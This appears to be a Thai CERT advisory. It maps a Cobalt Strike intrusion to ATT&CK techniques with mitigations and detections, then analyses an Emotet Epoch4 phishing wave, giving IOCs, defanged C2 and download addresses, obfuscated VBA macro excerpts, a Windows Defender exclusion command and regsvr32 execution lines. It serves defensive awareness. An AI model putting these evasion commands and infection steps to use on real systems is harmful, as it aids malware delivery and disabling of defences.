Obfuscated Files or Information: Software Packing	T1027.002	ผู้โจมตีทำการ packed ไฟล์มัลแวร์ (libcurl.dll) โดยใช้เครื่องมือชื่อ UPX	**Mitigations:** [M1049] ใช้ระบบการตรวจจับไฟล์มัลแวร์แบบ heuristic-based หรือ ใช้งาน detection rule เพื่อตรวจจับไฟล์มัลแวร์นั้น ๆ ได้เป็นการเฉพาะ เช่น YARA rule ที่เขียนโดยศูนย์ TTC-CERT **Detection:** [DS0022] ใช้เครื่องมือในการสแกนไฟล์ที่สามารถตรวจจับคุณลักษณะของไฟล์ที่ถูก packed ได้
Obfuscated Files or Information: Dynamic API Resolution	T1027.007	ภายใน payload ซึ่งเป็น cobalt strike shellcode จะมีการใช้งาน dynamic API resolution ทำให้ยากแก่การตรวจสอบ	**Detection:** [DS0022] File-based signature อาจช่วยในการตรวจจับเทคนิค dynamical resolution ได้, [DS0011] ตรวจสอบเปรียบเทียบ module ซึ่งถูกโหลดโดยที่ไม่ปรากฏอยู่ใน import tables, [DS0009] ตรวจสอบการเรียกใช้งานฟังก์ชัน เช่น GetProcAddress() และ LoadLibrary() ซึ่งมักถูกใช้เป็นส่วนหนึ่งในเทคนิค dynamically API resolution

Obfuscated Files or Information: Embedded Payloads	T1027.009	ผู้โจมตีใช้ไฟล์ประเภท SFX ซึ่งมีการ embed ไฟล์มัลแวร์เอาไว้ภายใน overlay ไฟล์มัลแวร์ (libcurl.dll) มีการฝัง payload เอาไว้ในรูปแบบของ UUID shellcode	**Mitigations:** [M1049] แอนตี้ไวรัสสามารถใช้ในการตรวจจับไฟล์ต้องสงสัยได้, [M1040] สำหรับ Windows 10 ให้เปิดใช้งาน Attack Surface Reduction (ASR) ซึ่งอาจช่วยป้องกันการ execute payload ที่ obfuscated ได้ **Detection:** [DS0022] ตรวจสอบไฟล์ที่มีขนาดใหญ่ผิดปกติรวมถึงตรวจสอบ metadata ของไฟล์ที่อาจบ่งชี้ถึงการมี payload ฝังอยู่ภายใน เช่น ค่า string ที่เป็นชื่อไฟล์, overlay size เป็นต้น
Masquerading: Match Legitimate Name or Location	T1036.005	ผู้โจมตีตั้งชื่อไฟล์ให้คล้ายกับ legitimate name/service ได้แก่ Juniper.exe (masqueraded gup.exe) ซึ่งจะถูกใช้ในเทคนิค DLL Side-loading ไฟล์มัลแวร์ (libcurl.dll)	**Mitigations:** [M1045] อนุญาตเฉพาะ signed binaries และ images ในการ execute, [M1038] ควบคุมการ execution ของโปรแกรมโดยใช้ application control ในการเช็คคุณลักษณะของไฟล์ **Detection:** [DS0022] เปรียบเทียบชื่อไฟล์กับค่า hash ที่ควรจะเป็น, ตรวจสอบไฟล์โดยเทียบชื่อไฟล์กับตำแหน่งของไฟล์ที่ควรจะเป็น, [DS0009] ตรวจสอบไฟล์ metadata โดยเปรียบ

			เทียบข้อมูลใน InternalName, OriginalFilename, ProductName เพื่อหาไฟล์ต้องสงสัย
Deobfuscate/Decode Files or Information	T1140	UUID shellcode ภายในไฟล์มัลแวร์ (libcurl.dll) จะถูก deobfuscate โดยการใช้ WinAPI UuidToString	
Subvert Trust Controls	T1553.004	ผู้โจมตีมีการใช้งาน Cobalt Strike C2 หมายเลขไอพี 141.105.65[.]206 ซึ่งมีการใช้งาน SSL/TLS certificate ของ กรมบัญชีกลาง กระทรวงการคลัง	**Detection:** ตรวจสอบการใช้งาน SSL/TLS certificate ที่ถูกสั่งยกเลิก (revoke) ไปแล้ว
Impair Defenses: Disable or Modify Tools	T1562.001	มัลแวร์มีการเรียกใช้งาน powershell.exe โดยกำหนดพารามิเตอร์ "Add-MpPreference -ExclusionPath "%appdata%"" เพื่อเพิ่มโฟลเดอร์เป้าหมายเข้าไปใน exclusion path ของ Windows Defender	**Mitigations:** [M1038] ใช้งาน Application control เพื่อควบคุมการใช้งาน Powershell ในกรณีที่ภายในองค์กรไม่จำเป็นต้องใช้งาน Powershell, [M1022] [M1024] [M1018] กำหนดสิทธิ์ของโปรเซส,ไฟล์, registry, user ให้เหมาะสมเพื่อป้องกันผู้โจมตีนำไปใช้ประโยชน์ในการแก้ไขระบบรักษาความปลอดภัย **Detection:** [DS0017] ตรวจสอบ executed command และอาทิวเมนต์

			ที่อาจจะถูกใช้ในการลดทอนระดับการรักษาความปลอดภัยของ Windows Defender
Hide Artifacts: Hidden Window	T1564.003	มัลแวร์ทำการซ่อนหน้าต่างการทำงานของ powershell โดยใช้คำสั่ง "-WindowStyle Hidden"	**Mitigations:** [M1038] จำกัดหรือปิดกั้นการ execute ของซอฟต์แวร์โดยใช้แอนตี้ไวรัส **Detection:** [DS0017] เปิดการใช้งาน Powershell logging เพื่อตรวจสอบร่องรอยคำสั่งที่ใช้ในการซ่อนหน้าต่างการทำงาน, [DS0009] ตรวจสอบโปรเซส powershell.exe และพารามิเตอร์ เช่น "-WindowStyle Hidden", [DS0012] ตรวจสอบดูการ enable สคริปต์บนระบบที่ไม่ควรจะมีการใช้งานสคริปต์
Hijack Execution Flow: DLL Side-Loading	T1574.002	มัลแวร์ใช้ไฟล์ชื่อ Junipe.exe ในการโหลดไฟล์มัลแวร์ (libcurl.dll) เพื่อทำงานใน memory ซึ่งช่วยให้หลบหลีกการตรวจจับได้	**Mitigations:** [M1051] การอัพเดตซอฟต์แวร์ให้เป็นเวอร์ชันล่าสุดอย่างสม่ำเสมออาจได้รับแพตช์ที่ปิดช่องโหว่ DLL Side-loading **Detection:** [DS0022] ตรวจสอบไฟล์ที่ถูกสร้างภายในโฟลเดอร์ของระบบปฏิบัติการ, [DS0011] ตรวจสอบการสร้างและโหลดไฟล์ DLL/PE ที่ผิดปกติ,

			[DS0009] ตรวจสอบโปรเซสที่ผิดปกติ เช่น พบโปรเซส Juniper.exe ในสภาพแวดล้อมซึ่งไม่มีนโยบายในการใช้งานโปรเซสดังกล่าว
Reflective Code Loading	T1620	ผู้โจมตีมีการใช้งาน Cobalt Strike beacon ในรูปแบบ stageless ซึ่งทำงานในลักษณะ Reflective Code Loading ภายใน memory	**Detection:** [DS0009] ตรวจสอบโค๊ดซึ่งอาจถูกใช้ในการทำ reflectively loading code เช่น Native API CreateThread(), memfd_create(), execve(), และ/หรือ execveat(), [DS0012] ร่องรอยของ AMSI / ETW สามารถใช้ในการตรวจจับการทำงานของโค๊ดอันตรายภายใน memory ได้
Command and Control			
Technique Title	**ID**	**พฤติกรรมการโจมตี**	**ข้อแนะนำ**
Web Protocols	T1071.001	Cobalt Strike beacon ที่ใช้ในการโจมตีครั้งนี้ถูกกำหนดให้ใช้การเชื่อมต่อแบบ Reverese HTTPS	**Mitigations:** [M1031] ใช้งานระบบ IPS เพื่อตรวจจับตาม network signature **Detection:** [DS0029] วิเคราะห์ traffic/packet ที่ดูผิดปกติโดยเฉพาะ traffic/packet ที่เกิดจากโปรเซสต้องสงสัย รวมถึงตรวจสอบ web traffic ที่เชื่อมต่อไปยัง known bad IP
Data Encoding: Standard	T1132.001	Cobalt Strike beacon	**Mitigations:** [M1031] ใช้

Encoding		สามารถ encode ข้อมูล network traffic ด้วย Base64, URL-safe Base64, หรือ NetBIOS encoding	งานระบบ IPS เพื่อตรวจจับตาม network signature ตามลักษณะของการใช้งานเทคนิค obfuscation ในกลุ่มผู้โจมตีบางกลุ่ม **Detection:** [DS0029] วิเคราะห์ traffic/packet ที่ดูผิดปกติโดยเฉพาะ traffic/packet ที่เกิดจากโปรเซสต้องสงสัย, การเชื่อมต่อที่มีปริมาณ send/receive ไม่สมเหตุสมผล เป็นต้น
Encrypted Channel: Symmetric Cryptography	T1573.001	Cobalt Strike ใช้การ encrypt แบบ AES-256 ในโหมด CBC ด้วย HMAC-SHA-256 สำหรับการ encrypt task command	**Mitigations:** [M1031] ใช้งานระบบ IPS เพื่อตรวจจับตาม network signature **Detection:** [DS0029] วิเคราะห์ traffic/packet ที่ดูผิดปกติ เช่น การใช้งานโปรโตคอลที่ไม่เป็นไปตามมาตรฐาน โดยเฉพาะ traffic/packet ที่เกิดจากโปรเซสต้องสงสัย
Exfiltration			
Technique Title	**ID**	**พฤติกรรมการโจมตี**	**ข้อแนะนำ**
Data Transfer Size Limits	T1030	Cobalt Strike จะทำการแบ่งข้อมูลเป็นชุดย่อย ๆ ก่อนจะทำการ exfiltrate	**Mitigations:** [M1031] ใช้งานระบบ IPS เพื่อตรวจจับตาม network signature **Detection:** [DS0029] วิเคราะห์ traffic/packet ที่ดูผิดปกติซึ่งมีการ send/receive ข้อมูลไปยัง

			known bad host โดยเฉพาะ traffic/packet ที่เกิดจากโปรเซสต้องสงสัย

เอกสารแนบท้าย 7

[TLP:CLEAR] การแจ้งเตือน-รายงานการวิเคราะห์ความเคลื่อนไหวระลอกใหม่ของมัลแวร์ Emotet


เผยแพร่ให้กับภาคส่วนโทรคมนาคมเมื่อ 9 มี.ค.66

เผยแพร่ให้สาธารณะเมื่อ 25 เม.ย.66

Executive Summary

ศูนย์ TTC-CERT พบความเคลื่อนไหวระลอกใหม่ของมัลแวร์ Emotet ในรอบ 48 ชั่วโมงที่ผ่านมา[1] โดยมีการรายงานความเคลื่อนไหวที่คล้ายกันนี้ในหลายประเทศทั่วโลก ซึ่งศูนย์ TTC-CERT วิเคราะห์แล้วพบว่าการเคลื่อนไหวดังกล่าวไม่ได้มีเป้าหมายที่เฉพาะเจาะจงต่อประเทศใด ๆ ในโลกเป็นการเฉพาะ หรือไม่ได้มีเป้าหมายที่เฉพาะเจาะจงต่อภาคส่วนใด ๆ

รูปแบบที่มัลแวร์ Emotet ใช้ในการโจมตีระลอกใหม่นี้ เริ่มจากผู้โจมตีส่งฟิชชิ่งอีเมล (phishing email) โดยการแนบไฟล์ zip ซึ่งภายในไฟล์ zip ดังกล่าวประกอบไปด้วยไฟล์ Microsoft Word ที่มีขนาดมากกว่า 500 MB โดยเป็นไฟล์ Microsoft Word ที่มี macro ที่เป็นอันตราย หากเหยื่อเปิดไฟล์ Microsoft Word และทำการ enable macro เครื่องคอมพิวเตอร์ของเหยื่อจะถูกสั่งให้ดาวน์โหลดไฟล์ zip จาก URL ที่ถูกฝังไว้ใน macro ซึ่งไฟล์ zip ที่ดาวน์โหลดมานี้ประกอบไปด้วยไฟล์ dll ที่มีขนาดมากกว่า 500 MB ซึ่งไฟล์ดังกล่าวเป็นมัลแวร์ Emotet Epoch4 รายละเอียด infection chains ดัง**ภาพที่ 1**



ภาพที่ 1 *แสดง รายละเอียด infection chains ของมัลแวร์ Emotet Epoch4 ระลอกใหม่*

ศูนย์ TTC-CERT ได้จัดทำรายงานการการแจ้งเตือน-วิเคราะห์ฯ ฉบับนี้ ตลอดจนได้ระบุข้อมูล “Indicators of compromise (IOCs)” เพื่อแจ้งเตือนและให้ข้อมูลนี้เพื่อให้เป็นข้อมูลกับองค์กรต่าง ๆ และประชาชนโดยทั่วไป สามารถนำไปเป็นข้อมูลประกอบในการประเมินความเสี่ยงด้วยตนเอง ตลอดจนดำเนินการ

[1] "Cryptolaemus on Twitter: " Emotet Awakens As of 1200UTC Ivan ...." 7 Mar. 2023, https://twitter.com/Cryptolaemus1/status/1633099154623803394. Accessed 9 Mar. 2023.

ตามความเหมาะสมเพื่อรักษาความปลอดภัยระบบสารสนเทศ ระบบเครือข่ายขององค์กร อย่างไรก็ตาม หากองค์กรของสมาชิกศูนย์ TTC-CERT ได้เชื่อมต่อกับระบบ MISP ของศูนย์ TTC-CERT แล้ว ข้อมูล Indicators of compromise (IOCs) ของการโจมตีในรายงานฉบับนี้จะถูกส่งไป MISP ขององค์กรท่านโดยอัตโนมัติ

กลุ่มเป้าหมาย (Audience)

- การแจ้งเตือนนี้มีเป้าหมายสื่อสารถึงผู้เชี่ยวชาญด้านความมั่นคงปลอดภัยไซเบอร์และผู้ที่ทำหน้าที่ตรวจสอบเฝ้าระวังเหตุภัยคุกคามทางไซเบอร์ขององค์กร

วัตถุประสงค์


การแจ้งเตือนนี้มีวัตถุประสงค์เพื่อ

- สร้างความตระหนักรู้เกี่ยวกับเหตุภัยคุกคามทางไซเบอร์ที่พบซึ่งอาจส่งผลกระทบต่อข้อมูล (information asset) ระบบสารสนเทศ (information technology) ขององค์กร
- เพื่อให้คำแนะนำในการเฝ้าระวัง ตรวจจับ และลดความเสี่ยงจากการถูกโจมตี

รายละเอียดทางเทคนิค


ในระหว่างการทำวิจัยผ่าน Open Source Intelligence (OSINT) ตามปกติของศูนย์ TTC-CERT พบความเคลื่อนไหวระลอกใหม่ของมัลแวร์ Emotet Epoch 4 โดยในครั้งนี้ผู้โจมตีส่งฟิชชิ่งอีเมล (phishing email) โดยการแนบไฟล์ zip ที่มีเอกสาร Microsoft Word ที่มีขนาดไฟล์ที่สูงเกินจริง (มากกว่า 500 MB) ที่มี macro สำหรับดาวน์โหลดไฟล์ zip ผ่านอินเทอร์เน็ตซึ่งไฟล์ zip ดังกล่าวมีไฟล์ 64-bit DLL ที่มีขนาดไฟล์ที่สูงเกินจริงอีกเช่นกัน (มากกว่า 500 MB) และทำการ execute Emotet โดย regsvr32.exe

ไฟล์ zip ที่ศูนย์ TTC-CERT นำมาวิเคราะห์รูปแบบการโจมตีระลอกใหม่ของมัลแวร์ Emotet ในครั้งนี้คือไฟล์ zip ที่ถูกแนบและส่งผ่านฟิชชิ่งอีเมล (phishing email) ชื่อ “**INVOICE VL18998 07 March 23.zip**” (SHA256: e572afbae493b44f1f0268d8fe9cf8974693dafbc39627368d856c6bb826a882) มีขนาดไฟล์ 639.3 kB โดยเมื่อทำการแตกไฟล์ zip ดังกล่าวจะพบว่าประกอบไปด้วยไฟล์ Microsoft Word ชื่อ “**INVOICE VL18998 07 March 23.doc**” (SHA256: cb638551632b271c9993266834e78a2c9a64a4b9deb8590497b0901f1044e6ff) ที่มีขนาดไฟล์ถึง 530.8 MB ดัง**ภาพที่ 2**



ภาพที่ 2 *แสดงขนาดไฟล์ของ "INVOICE VL18998 07 March 23.zip" (SHA256: 925e1c63a814fe15dc13deebc6e494db9a934811d4d596c897cd7cb890e97136) และ "INVOICE VL18998 07 March 23.doc" (SHA256: cb638551632b271c9993266834e78a2c9a64a4b9deb8590497b0901f1044e6ff) หลังจากที่ได้ unzip*

เมื่อทำการ execute ไฟล์ INVOICE VL18998 07 March 23.doc จะพบว่าโปรแกรม Microsoft Word จะให้เหยื่อกด Enable Content เพื่อให้ macros ที่อยู่ในไฟล์ INVOICE VL18998 07 March 23.doc ทำงาน รายละเอียดตาม**ภาพที่ 3**



ภาพที่ 3 *แสดงโปรแกรม Microsoft Word ให้เหยื่อกด Enable Content เมื่อเปิดไฟล์ INVOICE VL18998 07 March 23.doc*

เมื่อทำการวิเคราะห์ macro ที่อยู่ในไฟล์ INVOICE VL18998 07 March 23.doc จะพบว่ามี macro ชื่อ Module1.bas ซึ่งผู้โจมตีได้ทำการ obfuscate ฟังก์ชันต่าง ๆ เอาไว้เพื่อหลบเลี่ยงการตรวจจับและยากต่อการวิเคราะห์โดยนักวิเคราะห์ นอกจากนี้จากการวิเคราะห์ macro เบื้องต้นพบว่า macro จะทำงานเมื่อเหยื่อเปิดไฟล์ Microsoft Word รายละเอียดตาม**ภาพที่ 4 ภาพที่ 5** และ**ภาพที่ 6**

```
================================================================================
FILE: INVOICE VL18998 07 March 23.doc
Type: OLE
--------------------------------------------------------------------------------
VBA MACRO ThisDocument.cls
in file: INVOICE VL18998 07 March 23.doc - OLE stream: 'Macros/VBA/ThisDocument'
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
(empty macro)
--------------------------------------------------------------------------------
VBA MACRO Module1.bas
in file: INVOICE VL18998 07 March 23.doc - OLE stream: 'Macros/VBA/Module1'
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -

Function Xdq() As String

    Dim Ul As String
Dim W As String
Dim Ndy(16) As Long
Dim qM As Long
qM = 6
W = "lsScRAPhLtmLsmjvOwh"
Ndy(0) = 8
Ndy(1) = 8
Ndy(2) = 11
Ndy(3) = 11
```

ภาพที่ 4 *แสดงรายละเอียดบางส่วนของ macro ชื่อ Module1.bas ที่อยู่ในไฟล์ INVOICE VL18998 07 March 23.doc*

```
Function yOBFh() As Object

    Dim nLiz As String
Dim g As String
Dim OneJ(33) As Long
Dim htPnfzC As Long
htPnfzC = 26
g = "XjDpuWyLnPGInrqVGgsEiiqTsjsecmugJhtsWsLVsFYnebePqWaQyVpjQGhHSBjpjTTFKdiSTAe
qzEBXckXmBrptiDkuKlkOqYyuShRpByeGmcFIpFNWUWrMOTjwFUPSEanikkTyaXyUXeyOlJtbnrgrgFg
YJokCsMO.EtmpGzochfDbBf"
OneJ(0) = 61
OneJ(1) = 29
OneJ(2) = 14
OneJ(3) = 21
OneJ(4) = 4
OneJ(5) = 35
```


ภาพที่ 5 *แสดงรายละเอียดบางส่วนของ macro ชื่อ Module1.bas ที่อยู่ในไฟล์ INVOICE VL18998 07 March 23.doc*

```
+----------+--------------------+---------------------------------------------+
|Type      |Keyword             |Description                                  |
+----------+--------------------+---------------------------------------------+
|AutoExec  |AutoOpen            |Runs when the Word document is opened        |
|Suspicious|CreateObject        |May create an OLE object                     |
|Suspicious|CallByName          |May attempt to obfuscate malicious function  |
|          |                    |calls                                        |
|Suspicious|Base64 Strings      |Base64-encoded strings were detected, may be |
|          |                    |used to obfuscate strings (option --decode to|
|          |                    |see all)                                     |
+----------+--------------------+---------------------------------------------+
```

ภาพที่ 6 *แสดงผลการวิเคราะห์ macro ที่อยู่ในไฟล์ INVOICE VL18998 07 March 23.doc เบื้องต้น*


ศูนย์ TTC-CERT จึงได้นำไฟล์ INVOICE VL18998 07 March 23.doc ไปวิเคราะห์ด้วยวิธี dynamic analysis ในระบบทดสอบของศูนย์ TTC-CERT พบว่าเมื่อทำการกด Enable Content หลังจากที่เปิดไฟล์ INVOICE VL18998 07 March 23.doc แล้ว พบสิ่งที่เกิดขึ้นบนเครื่องคอมพิวเตอร์ของระบบทดสอบของศูนย์ TTC-CERT มีดังนี้

- เครื่องคอมพิวเตอร์จะทำการโหลดไฟล์ zip ที่ hxxp://139.219.4[.]166/wp-includes/XXrRaJtiutdHn7N13/?121037 รายละเอียดตาม **ภาพที่ 7** โดยชื่อไฟล์ที่ทำการโหลดมาจะเป็นชื่อไฟล์แบบสุ่ม ในที่นี้คือ 0OezOZZ.zip (SHA256: f93fd7eb21a7bbf95f8628737101455d9fc2ebb0aac8932e784bf0c12c5f9c53)



ภาพที่ 7 *แสดงข้อมูลการดาวน์โหลดไฟล์ zip จาก 139.219.4[.]166*

- เมื่อทำการตรวจสอบไฟล์ 0OezOZZ.zip พบว่าข้างในจะประกอบไปด้วยไฟล์ dll ที่มีขนาด 525.0 MB รายละเอียดตาม**ภาพที่ 8**



ภาพที่ 8 *แสดงรายละเอียดของไฟล์ dll ที่อยู่ภายในไฟล์ 0OezOZZ.zip*

- หลังจากที่เครื่องคอมพิวเตอร์ได้ทำการดาวน์โหลดไฟล์ 0OezOZZ.zip เป็นที่เรียบร้อยแล้ว macro จะสั่งให้ทำการแตกไฟล์ zip และบันทึกเป็นไฟล์ชื่อ 121033.tmp (เป็นไฟล์เดียวกันกับ DrYo3kRQ99.dll SHA256: b8ce6e28bb4dbe5575c0a752ae1f75a4dec4d35136799362d74069facc5e3684)
- จากนั้น macro จะใช้คำสั่ง regsvr32.exe ในการ execute ไฟล์ dll โดยก่อนที่จะทำการ execute นั้น ไฟล์ dll จะถูกย้ายไปที่ C:\Users\[บัญชีผู้ใช้งาน]\AppData\Local\[ชื่อแบบสุ่ม]\[ชื่อแบบสุ่ม].dll แล้วจึงถูก execute ด้วยคำสั่ง

```
C:\Windows\system32\regsvr32.exe "C:\Users\[บัญชีผู้ใช้งาน]\AppData\Local\[ชื่อแบบสุ่ม]\[ชื่อแบบสุ่ม].dll"
```

  - หรือในกรณีที่เหยื่อมีบัญชีผู้ใช้งานที่ได้รับสิทธิ์ระดับสูง (privileged account) ไฟล์ dll จะถูกย้ายไปที่ C:\Windows\system32\[ชื่อแบบสุ่ม]\[ชื่อแบบสุ่ม].dll แล้วจึงถูก execute ด้วยคำสั่ง

```
C:\Windows\system32\regsvr32.exe "C:\Windows\system32\[ชื่อแบบสุ่ม]\[ชื่อแบบสุ่ม].dll"
```

- ทั้งนี้ Process tree ที่สังเกตพบบนเครื่องคอมพิวเตอร์ในระบบทดสอบหลังจากที่เปิดไฟล์ Microsoft Word เป็นไปตาม**ภาพที่ 9** และ **ภาพที่ 10** ซึ่งตรงกับสิ่งที่เกิดขึ้นตามที่ได้อธิบายไปใน bullet ข้างต้น

ภาพที่ 9 *แสดง Process tree ทั้งหมดหลังจากที่เปิดไฟล์ Microsoft Word ที่เป็นอันตราย*

ภาพที่ 10 *แสดง Process tree ทั้งหมดหลังจากที่เปิดไฟล์ Microsoft Word ที่เป็นอันตราย*

